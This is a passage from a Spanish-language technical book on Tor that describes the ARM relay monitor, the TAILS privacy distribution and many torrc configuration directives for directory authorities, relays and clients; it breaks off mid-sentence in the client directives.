



*Imagen 04.24: Interfaz de ARM para controlar una instancia de Tor.*

Antes de comenzar a utilizar la herramienta ARM, es necesario que la instancia de Tor tenga habilitado el puerto correspondiente al protocolo de control, el cual se indica en la propiedad de configuración "*ControlPort*" que se incluye en el fichero "*torrc*". Esto evidentemente es obligatorio, ya que esta opción permite que clientes externos (como en este caso ARM) puedan establecer una conexión con la instancia y posteriormente ejecutar consultas siguiendo la especificación del protocolo de control, tal como se ha visto en párrafos anteriores. Por otro lado, también se recomienda definir las opciones "*HashedControlPassword*" o "*CookieAuthentication*" con el fin de no permitir que cualquier cliente se pueda conectar a la instancia. En el caso de que estas opciones se declaren en el fichero de configuración "*torrc*", cuando se inicie ARM lo primero que solicitará la instancia será la contraseña de acceso al servicio.

Las opciones disponibles en ARM se pueden consultar con el interruptor "-h", tal como se puede ver a continuación:

```
>arm -h
Usage arm [OPTION]
Terminal status monitor for Tor relays.

  -g, --gui                          launch the Gtk+ interface
  -p, --prompt                       only start the control interpretor
  -i, --interface [ADDRESS:]PORT     change control interface from 127.0.0.1:9051
  -s, --socket SOCKET_PATH           attach using unix domain socket if present,
                                       SOCKET_PATH defaults to: /var/run/tor/control
  -c, --config CONFIG_PATH          loaded configuration options, CONFIG_PATH
                                       defaults to: /home/adastra/.arm/armrc
  -d, --debug                       writes all arm logs to /home/adastra/.arm/log
  -b, --blind                       disable connection lookups
  -e, --event EVENT_FLAGS           event types in message log  (default: N3)
        d DEBUG          a ADDRMAP              k DESCCHANGED    s STREAM
```

```
      i INFO      f AUTHDIR_NEWDESCS  g GUARD           r STREAM_BW
      n NOTICE    h BUILDTIMEOUT_SET  l NEWCONSENSUS    t STATUS_CLIENT
      w WARN      b BW                m NEWDESC         u STATUS_GENERAL
      e ERR       c CIRC              p NS              v STATUS_SERVER
                  j CLIENTS_SEEN      q ORCONN
        DINWE tor runlevel+           A All Events
        12345 arm runlevel+           X No Events
        67890 torctl runlevel+        U Unknown Events
  -v, --version                 provides version information
  -h, --help                    presents this help

Example:
arm -b -i 1643          hide connection data, attaching to control port 1643
arm -e we -c /tmp/cfg   use this configuration file with 'WARN'/'ERR' events
```

Como puede apreciarse, el valor por defecto de la interfaz de control es 127.0.0.1:9051, sin embargo si es necesario cambiar estos valores por defecto, se puede establecer el interruptor "-i" con una interfaz de red o puerto distintos a los valores por defecto.

El funcionamiento de ARM es complemente interactivo y muchas de las opciones que definen el comportamiento de la herramienta pueden ser cambiadas posteriormente desde la propia herramienta en estado de ejecución. Las opciones disponibles en la aplicación son simples:

```
m: menu, p: pause, h: page help, q: quit
```

En el panel superior de la interfaz se puede apreciar datos relacionados con el repetidor y las políticas que tiene asociadas, así como también se puede apreciar información general como la versión de Tor, el tiempo que lleva en ejecución, la carga de la máquina y el fingerprint del servicio. En la zona central se puede apreciar el tráfico de subida y de bajada y finalmente en la parte inferior de la pantalla se pueden ver las trazas relacionadas con los eventos ADDMAP (a), NOTICE (n) y INFO (i) estos valores representan la opción "*-e ani*" del comando "*arm*" ejecutado.





*Imagen 04.25: Menú principal de ARM.*

Las opciones que se incluyen en este menú se indican a continuación:

**Actions:**

- Close Menu: Cierra el Menú.
- New Identity: Crea un nuevo circuito para cambiar la dirección de origen de las peticiones.
- Stop TOR: Detiene la instancia.
- Reset TOR: Reinicia la instancia.
- Setup Wizard: Asistente encargado de configurar la instancia de Tor, habilitando opciones muy similares a las disponibles en Vidalia, tales como crear un repetidor interno o externo, un puente o un cliente simple.
- Pause: Pausar el gráfico en tiempo real y los logs enseñados en ARM
- Exit: Salir del Programa.

En el menú "*View*" se puede acceder a otras vistas tales como las conexiones que se encuentran establecidas desde la instancia de Tor, el valor de cada una de las opciones de configuración de la instancia y el contenido del fichero "*torrc*".





*Imagen 04.26: Configuración de la instancia de Tor desde ARM.*

Finalmente, ARM tiene una interfaz visual un poco más refinada utilizando la opción "*-g*" o "*--gui*", la cual se basa en GTK para cargar todos los elementos visuales e incluye las mismas opciones que se han explicado en los párrafos anteriores. Para utilizar este modo, es necesario instalar la librería "*cagraph*".

## 4.3.4 TAILS (The Amnesic Incognito Live System)

Se trata de una distribución basada en Debian que contiene varias herramientas configuradas y enfocadas a proteger la identidad del usuario y sus datos personales. Entre las herramientas que

incluye se encuentran Tor Browser y algunas herramientas criptográficas que permiten el cifrado de documentos y generación de claves. TAILS puede ejecutarse como Live CD o Live USB, lo que quiere decir que no es necesario instalarlo directamente en el disco duro del ordenador, simplemente es necesario montar la imagen ISO y dejar que arranque por si solo cuando se enciende la máquina.

A continuación se indican algunas de las características más llamativas en TAILS.

- Se puede ejecutar desde VirtualBox como máquina virtual y de esta manera probar sus funcionalidades.
- Se basa en Debian.
- No escribe absolutamente nada en disco y todos los documentos o información almacenada desaparecerá después de un nuevo reinicio.
- TAILS obliga a que todas las conexiones viajen por medio de Tor utilizando protocolo TCP.
- Trae Tor Browser configurado con algunos plugins y extensiones adicionales.
- Incluye I2P, aunque no se encuentra configurado por defecto cuando arranca.
- Teclado virtual para ingresar datos sensibles como usuarios y contraseñas, siendo una buena medida contra keyloggers y otras herramientas de monitoreo.
- Incluye herramientas como Trucrypt, Claws Mail, OpenPGP, KeePassX, GtkHash, Keyringer, entre otras.





*Imagen 04.27: Tor Browser en TAILS.*

TAILS también permite establecer una configuración personalizada, en donde se pueden establecer detalles como una contraseña para el usuario "*root*", modificación de la dirección MAC, configurar

la forma en la que se establece la conexión hacia Internet en el caso de que exista algún proxy o algún mecanismo restrictivo, etcétera.





*Imagen 04.28: Configuración personalizada de TAILS.*

Desde la configuración personalizada también es posible activar el camuflaje Windows, lo que habilitará una interfaz gráfica muy similar a la que tiene Windows 8.

TAILS es probablemente la mejor distribución relacionada con el anonimato, no obstante su uso significa que todas las comunicaciones y todas las tareas realizadas con TAILS sean realmente anónimas, existen una serie de advertencias sobre su uso que cada usuario debe leer y comprender

correctamente antes de comenzar a utilizar esta distribución. Dichas recomendaciones se encuentran disponibles en el siguiente enlace: https://tails.boum.org/doc/about/warning/index.en.html





*Imagen 04.29: Camuflage de Windows 8 en TAILS.*

Existen otras distribuciones muy similares a TAILS, a continuación se listan algunas:

- JanusVM: http://www.janusvm.com/
- Privatix: http://www.mandalka.name/privatix/doc.html.en
- Ubuntu Privacy Remix (UPR): https://www.privacy-cd.org/

## 4.3.5 Directivas de configuración

Después de explicar el funcionamiento interno de Tor, se procede a describir algunas de las opciones que pueden indicarse en el fichero de configuración maestro de cualquier instancia ("*torrc*").

### 4.3.5.1 Directivas relacionadas con caches y autoridades de directorio

**DirPort**: El uso de esta opción indica que en el puerto especificado se iniciará un servicio de directorio.

***DirListenAddress:*** Indica la interfaz de red y puerto en el que se iniciará un servicio de directorio.

***DirPortFrontPage:*** Esta opción recibe como parámetro un fichero HTML que será establecido en la raíz del directorio Tor. Es obligatorio que se encuentre establecida la opción "*DirListenAddress*" o "*DirPort*" con un valor mayor 0. Se espera que el contenido del documento HTML establecido en esta propiedad contenga el "*disclaimer*" del servicio de directorio.

***AuthoritativeDirectory:*** Cuando esta opción se encuentra activada, indica que la instancia actuará como una autoridad de directorio en lugar de una cache de directorio. De este modo generará su propio listado de servidores válidos y descriptores. Normalmente antes de hacer esto se debe contactar con los demás administradores de las autoridades de directorio existentes escribiendo un correo a tor-ops@torproject.org de otro modo, será ignorado por todos los clientes en la red.

***V1AuthoritativeDirectory:*** Cuando se utiliza con la opción "*AuthoritativeDirectory*" automáticamente se genera una autoridad de directorio siguiendo el protocolo V1. (Para clientes de Tor con versiones 0.1.0.x).

***V2AuthoritativeDirectory:*** Cuando se utiliza con la opción "*AuthoritativeDirectory*" automáticamente se genera una autoridad de directorio siguiendo el protocolo V2. (Para clientes Tor 0.1.1.x y 0.1.2.x).

***V3AuthoritativeDirectory:*** Cuando se utiliza con la opción "*AuthoritativeDirectory*" automáticamente se genera una autoridad de directorio siguiendo el protocolo V2. (Para clientes Tor 0.2.0.x).

***DirPolicy:*** Permite establecer las políticas de aceptación para limitar quiénes se pueden conectar al servicio de directorio. La sintaxis de estas políticas es igual a las que se pueden definir en la opción "*ExitNodes*".

***VersioningAuthoritativeDirectory:*** Cuando esta opción se encuentra activada (valor 1) indica las versiones de Tor que aún son consideradas como seguras para el uso del directorio publicado. Debe venir acompañada de una de las opciones "*Recommended**" que se explican a continuación.

***RecommendedVersions:*** Se trata de un listado de cadenas separadas por coma que enumera las versiones de Tor que son consideradas seguras y estables. Esta opción puede establecerse en múltiples ocasiones en el mismo fichero de configuración y en todos los casos, siempre debe venir acompañada con la opción "*VersioningAuthoritativeDirectory*" activada.

***RecommendedClientVersions:*** Funciona igual que "*RecommendedVersions*", solamente que aplica para los clientes de la autoridad. Su valor no es utilizado cuando se establece también la opción "*RecommendedVersions*". Siempre debe venir acompañada con la opción "*VersioningAuthoritativeDirectory*" activada.

***RecommendedServerVersions:*** Funciona igual que "*RecommendedVersions*", solamente aplica para las caches y autoridades de directorio. Su valor no es utilizado cuando se establece también la opción "*RecommendedVersions*". Siempre debe venir acompañada con la opción "*VersioningAuthoritativeDirectory*" activada.

***V3AuthVotingInterval:*** Número de minutos predefinidos para el intervalo de cada voto. Es importante anotar que este valor es elegido por parte de todas las autoridades de directorio, las cuales se ponen de acuerdo para ello. Por ejemplo, actualmente el intervalo inicial comienza a las 00:00 y posteriormente las 24 horas del día son divididas con el valor de esta propiedad. El valor por defecto son 60 minutos.

***V3AuthVoteDelay:*** Configuración del tiempo definido en minutos entre la publicación del voto de la autoridad y la recolección de los votos de las demás autoridades. El valor de esta propiedad es equivalente a la variable VOTESECONDS indicada anteriormente en este capítulo. El valor por defecto es de 5 minutos.

***V3AuthDistDelay:*** Configuración del tiempo definido en minutos para que la autoridad de directorio pueda publicar el consenso y asegurarse de recolectar firmas y votos de las otras autoridades. Es equivalente a la variable DISTSECONDS indicada anteriormente en este capítulo. El valor por defecto es de 5 minutos.

***V3AuthNIntervalsValid:*** Especifica el número de intervalos de voto para los cuales un consenso determinado es válido. Es equivalente al número máximo de documentos "*network-status*" que pueden ser validos en un periodo de tiempo determinado aunque no todos se encuentren "*frescos*", es decir, el número que se especifica en esta propiedad va a fragmentar el número de intervalos existentes entre VA (*Valid After*) y VU (*Valid Until*). El valor por defecto es de 3 y el valor mínimo debe ser 2, no se recomienda establecer un valor superior a 5 ya que se incrementa el riesgo de particionar la red debido a la cantidad de documentos de consenso que deben descargar caches y clientes.

***DirReqStatistics:*** Cuando se encuentra activada, se encarga de escribir cada 24 horas un fichero con estadísticas sobre el número de peticiones realizadas al directorio y sus correspondientes tiempos de respuesta. Por defecto se encuentra desactivada con valor 0.

### 4.3.5.2 Directivas relacionadas con repetidores

***ORPort:*** Indica el puerto utilizado en la máquina local para escuchar peticiones de nuevos clientes. Cuando esta opción se establece con un valor superior a 0, se le indica a Tor que debe funcionar como repetidor para otros clientes en la red y que puede ser usado como parte de los circuitos que componen otros usuarios en la red.

***ORListenPort:*** Funciona igual que "*ORPort*" con la diferencia de que se incluye una dirección IP y un puerto en el cual se establecerá el proceso de Tor. Esta directiva puede incluirse en múltiples ocasiones dentro del mismo fichero de configuración.

***AllowSingleHopExits:*** Con esta opción se le indica al repetidor que el servidor puede ser usado como único punto de salida de la conexión, incluso si se trata del único enrutador en el circuito. Esto indica que el repetidor puede aceptar conexiones desde clientes directamente sin necesidad de que el tráfico pase por otros nodos del circuito. Es importante anotar que no todos los clientes permiten el uso de este tipo de repetidores y en concreto aquellos que utilizan la opción "*ExcludeSingleHopRelays*" excluirán de sus circuitos aquellos repetidores que tengan esta opción establecida. Por defecto el valor es 0 (desactivada) para activarla se debe establecer el valor 1.

***AssumeReachable:*** Esta opción, como su nombre lo indica, asume que el repetidor es accesible desde el exterior, de esta forma la prueba de accesibilidad desde Internet no se ejecuta, algo que siempre se lleva a cabo por defecto cuando una instancia de Tor actúa como repetidor. Dado que no

se realizan las pruebas de accesibilidad externa del repetidor, de forma inmediata se sube el "server descriptor" del repetidor a las autoridades de directorio para que sea evaluado en el próximo proceso de votación.

***ContactInfo:*** Se trata simplemente de una dirección de correo electrónico para contactar con el administrador del repetidor.

***Nickname:*** Se trata de la etiqueta del repetidor.

***MyFamily:*** Indica que este repetidor es administrado por un grupo u organización que ejecuta varios repetidores en la red de Tor. El beneficio de esto es que cuando dos repetidores hacen parte de la misma familia, no son empleados para construir un mismo circuito.

***NumCPUs:*** Número que indica la cantidad de procesadores destinados a descifrar mensajes provenientes de otros nodos del circuito, el valor por defecto es 1.

***ExitPolicy:*** Se trata de un concepto importante en la configuración de cualquier repetidor, en esta opción, que puede aparecer en múltiples ocasiones a lo largo del fichero de configuración, se deben definir las políticas de aceptación o rechazo de las conexiones entrantes y salientes pasando por el repetidor. El formato de estas políticas es sencillo, se establece en primer lugar el tipo de política "*accept/reject*" la dirección IP/Segmento red/Mascara de Red y el puerto o rango de puertos; por ejemplo la política:

```
"ExitPolicy accept *:80,accept *:443,accept *.22,reject *.*"
```

ésta aceptará todas las conexiones cuyo tráfico este destinado a cualquier servidor sobre el puerto 80,443 y 22, cualquier otra conexión por un puerto distinto será rechazada de forma inmediata. Como puede apreciarse las políticas siguen un orden, teniendo preferencia las primeras que se especifican. En este caso concreto, las políticas de aceptación han sido procesadas primero y han sido aplicadas antes que las de rechazo.

***ExitPolicyRejectPrivate:*** Se estable que cualquier petición cuyo tráfico este destinado a una dirección IP interna será rechazada. Los segmentos de red que una instancia de Tor considera locales son:169.254.0.0/16, 127.0.0.0/8, 192.168.0.0/16, 10.0.0.0/8, y 172.16.0.0/12.

Si por algún motivo se desea permitir alguna de estas redes en una política de aceptación se debe utilizar el comodín "*private*", por ejemplo: "*ExitPolicy accept private:80*". Sin embargo es una práctica poco recomendable. El valor por defecto de esta opción es 1 (activada) y para desactivarla se establecerá el valor 0.

***MaxOnionsPending:*** En esta opción se indica el número de "*onionskins*" o peticiones provenientes de otros nodos del circuito que están encolados para ser descifrados, en el caso de que se alcance este límite, cualquier otra petición nueva será automáticamente rechazada. El valor por defecto de esta propiedad es 100.

***ShutdownWaitLength:*** Se trata de un valor que le indica a la instancia que cuando recibe una señal SIGINT al proceso principal, debe cerrar los circuitos que están en estado de escucha y comenzar a

rechazar la creación de nuevos, posteriormente debe realizar un apagado automático de la instancia de Tor. En el caso de que se reciba una segunda señal SIGINT se debe detener de forma inmediata. El valor por defecto de esta propiedad es de 30 segundos.

***ServerDNSResolvConfFile:*** Sobre escribe el fichero de configuración DNS del sistema por el fichero especificado en esta opción. Este fichero debe contener la misma sintaxis del fichero "*resolv.conf*". Además, es importante anotar que esta opción solamente afecta a las peticiones que se realizan por parte del cliente y no afectan al sistema de forma global. Por defecto se usa el fichero "*/etc/resolv.conf*" del sistema.

***ServerDNSAllowBrokenConfig:*** En el caso de que esta opción se encuentre activa iniciará la instancia de Tor aunque el fichero de configuración DNS se encuentre corrupto o no sea válido. La instancia intentará validar dicho fichero de forma periódica hasta que consiga cargarlo sin errores. En caso de que este desactivada, la instancia fallará en el arranque indicando que existen errores en el fichero de configuración de Tor. Por defecto el valor de esta opción es 1 (activada).

***ServerDNSAllowNonRFC953Hostname:*** Cuando esta opción se encuentra desactivada, la instancia de Tor no intenta resolver nombres de dominios que contengan caracteres inválidos tales como caracteres especiales. En el caso de que se encuentre activada, permitirá resolver cualquier tipo de nombre de dominio aunque éste no sea válido. El valor por defecto es 0 (desactivada) y como todas las opciones relacionadas con el servidor DNS, no afectan al sistema global y solamente abarcan las peticiones realizadas por los clientes.

***EntryStatistics:*** Cuando esta opción se encuentra activada, escribe un fichero cada 24 horas sobre el número de clientes conectados de forma directa al repetidor. El valor por defecto de esta propiedad es 0 (desactivada).

***ExitPortStatistics:*** Cuando esta opción se encuentra activada, escribe un fichero cada 24 horas sobre el número de bytes retransmitidos.

***ExtraInfoStatistics:*** Cuando esta opción se encuentra activada, recolecta todas las estadísticas y se incluyen en los descriptores "*extra-info*" del repetidor. Dichos descriptores, tal como se ha mencionado anteriormente en este capítulo, son enviados a las autoridades de directorio de la red. Por defecto esta opción se encuentra desactivada (valor 0).

### 4.3.5.3 Directivas relacionadas con clientes

***CircuitBuildTimeOut:*** Número de segundos que en los que el cliente esperará a que la petición de construcción y apertura de un circuito se lleve a cabo. Transcurrido el tiempo especificado, la instancia cancelará automáticamente la construcción del circuito. El valor por defecto son 60 segundos. Esta propiedad depende directamente de la opción "*LearnCircuitBuildTimeout*".

***LearnCircuitBuildTimeout:*** Esta opción es importante ya que le permite a la instancia adaptarse al entorno de red en el que se encuentra. La principal característica de esta opción es que permite modificar de forma dinámica el tiempo que tomará la instancia antes de cancelar la construcción de un circuito debido a la demora. Esto quiere decir que dependiendo del conocimiento que

adquiere el cliente sobre el entorno de red, modificará de forma dinámica el valor de la opción "*CircuitBuildTimeout*". Admite uno de dos valores, 0 desactivada o 1 activada. Por defecto esta opción se encuentra activada. Si se encuentra activada, el valor de "*CircuitBuildTimeout*" servirá como valor inicial antes de que el primer aprendizaje sea adquirido, esto significa que después de que la instancia cliente recolecte información sobre el segmento de red, este valor puede ser menor o mayor. En el caso de que esta opción se encuentre desactivada, el valor de "*CircuitBuildTimeout*" será el único valor empleado para cancelar peticiones de construcción de circuitos por demora (*timeout*).

***CircuitIdleTimeout:*** Cuando un cliente permanece inactivo por el periodo de tiempo indicado en esta opción automáticamente se cerraran los circuitos y las conexiones expirarán, esto significa que si por ese periodo de tiempo el cliente no utiliza un circuito construido, éste se cierra y sus conexiones expiran. El valor por defecto es de 1 hora, sin embargo es posible que este periodo sea demasiado amplio y deba ser cambiado a un valor más pequeño.

***CircuitStreamTimeOut:*** Esta opción sobreescribe el valor que tiene incluida la instancia para planificar el número de segundos que debe esperar antes de renunciar a un circuito y probar con otro. Este caso es distinto a las opciones anteriores de "*CircuitBuildTimeOut*" y "*CurcuidIdleTimeout*" de las cuales, la primera aplica cuando el circuito está en proceso de construcción y la segunda cuando un circuito construido deja de ser utilizado por un periodo de tiempo determinado. En esta opción se indica el tiempo que se debe esperar antes de cambiar de circuito por retraso en las respuestas.

***NewCircuitPeriod:*** Indica el tiempo en segundos en el que se debe construir un nuevo circuito. Por defecto son 30 segundos.

***ExcludeNodes:*** Se trata de una lista de repetidores que se deben excluir en el proceso de construcción de circuitos. Este listado puede estar compuesto por una lista de "*fingerprints*" identificativos, nicknames o patrones de direcciones. Esta opción a efectos prácticos es solamente un "*hint*" o consejo que se le indica a la instancia de Tor, sin embargo si por alguna razón el cliente necesita conectarse a uno de los nodos indicados en esta opción, está habilitado para hacerlo. Por ejemplo, en el caso de que se intente realizar una conexión a un servicio oculto cuyos "*introduction points*" se encuentran excluidos utilizando esta opción, la instancia de Tor realizará la conexión con cualquiera de ellos de igual forma y la directiva no tendría el efecto esperado. Para que los nodos indicados en esta opción sean excluidos en todas las circunstancias y cambiar el comportamiento por defecto de Tor, se debe indicar también la opción "*StrictNodes*".

***ExcludeExitNodes:*** Funciona igual que la opción "*ExcludeNodes*", es decir, se trata de una directiva que le indica a la instancia de Tor que debe excluir algunos nodos del circuito que se construirá, no obstante, esta lista solamente aplica para los nodos de salida. La instancia decidirá excluir dichos nodos si esto no afecta su correcto funcionamiento, del mismo modo que ocurre con la opción "*ExcludeNodes*" explicada anteriormente.

***EntryNodes:*** Listado de fingerprints o nicknames que se deberán usar como primer nodo en la creación de circuitos. No tiene ningún efecto si se emplea la opción "*Bridge*".

***ExitNodes:*** Listado de fingerprints, nicknames o patrones de direcciones que se deberán usar como repetidores de salida de los circuitos creados por el cliente.

***StrictNodes:*** Cuando se encuentra activada (valor 1), le indica a la instancia de Tor que trate a todos los nodos incluidos en las opciones de exclusión o inclusión de nodos como un requerimiento estricto que se debe seguir a la hora de construir circuitos, aunque dichas restricciones afecten el desempeño o incluso la funcionalidad de la propia instancia. Esto quiere decir que todos los nodos excluidos serán realmente excluidos de la construcción de circuitos aunque esto conlleve a errores. Por otro lado, si esta opción tiene el valor 0, los nodos de exclusión o inclusión serán utilizados únicamente cuando sea necesario y cuando no produzcan fallos. Lo anterior quiere decir que la instancia de Tor utilizará las políticas de exclusión o inclusión cuando no intenten excluir repetidores que son importantes para conectar con servicios ocultos, realizar 